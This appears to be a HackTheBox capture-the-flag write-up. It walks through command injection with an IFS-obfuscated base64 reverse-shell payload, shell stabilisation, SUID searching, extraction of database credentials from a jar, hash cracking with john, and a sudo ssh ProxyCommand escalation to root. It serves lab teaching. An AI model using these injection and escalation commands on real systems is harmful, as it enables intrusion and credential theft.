
Clicking around and seeing what we can do as this user I realized that this page most likely has a RCE (Remote Code Execution) vulnerability, more specifically the Username parameter due to the fact that we can see an ssh error.

Just to confirm this, I filled in the Hostname and left the Username parameter blank, which gave me more information stating the usage of ssh.


After doing research and trying a bunch of different techniques, I finally found a working payload which utilizes “${IFS}” to represent a space in turn bypassing any possible filters put in place, this followed by a reverse bash shell script encoded in base64. Lets fill in the Hostname parameter with any value and enter our payload in the Username parameter, make sure to startup a netcat listener and cross our fingers hoping for a connection.
1
;echo${IFS}"PAYLOAD"|base64${IFS}-d|bash;
We have succesfully got a rev shell going as the user “app”

You can make your reverse shell more stable and functional using the following commands
1
2
3
4
export TERM=xterm
python3 -c 'import pty; pty.spawn("/bin/bash")'
ctrl+z
stty raw -echo; fg
Privilege Escalation
Now that our shell is fully stabilized here are some of the very first things I do to try and escalate privilges.


1.) Can we do sudo -l 2.) Check crontabs for any files that we might be able to take advantage of and escalate our privilges. 3.) Check for suids and guids.
1
find / -type f -perm -04000 -ls 2>/dev/null

No luck. But if you recall from when we initially got our reverse shell I remember seeing a file labeled “cloudhosting-0.0.1.jar” lets go back to the /app directory and setup a python server so that we can download it on our main machine.
1
python3 -m http.server 9999
1
jar -xvf cloudhosting-0.0.1.jar

Using jar to extract the java file we end up coming across credentials for a postgresql database. Lets head back over to the reverse shell and try to connect to it using psql

My terminal ended up looking a little funky but this is the command I used to connect to the database.
1
psql "postgresql://Username:Password@MachineIP/DatabaseName
Voilà! We now have access. Now if you aren’t sure how to use psql commands you can visit https://hasura.io/blog/top-psql-commands-and-flags-you-need-to-know-postgresql/ which will give you an understanding of all the basic commands
With that being said we eventually come across password hashes stored in the database.

After throwing the hash in a text file and using john the reaper to crack it with the “rockyou” wordlist we finally find a password.
1
sudo john --wordlist=/home/kali/wordlists/rockyou.txt hash.txt


Going back to the reverse shell if you checked the /etc/passwd file or went to the home directory, you would have noticed there was a user named “josh” lets try the password we cracked to see if we can switch users to him.
1
su josh
We’re in! Here you will find his user flag which you can then enter into hackthebox.com
Root
Now lets refer back to the steps from earlier when we first got the rev shell, we have a password for josh so lets try sudo -l first

Looks like we can run ssh as sudo, immediately lets head over to gtfobins.com to see if there is any known exploits to leverage us into root. Heres the command that I found.
1
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
Using this lets head back over and try it out.
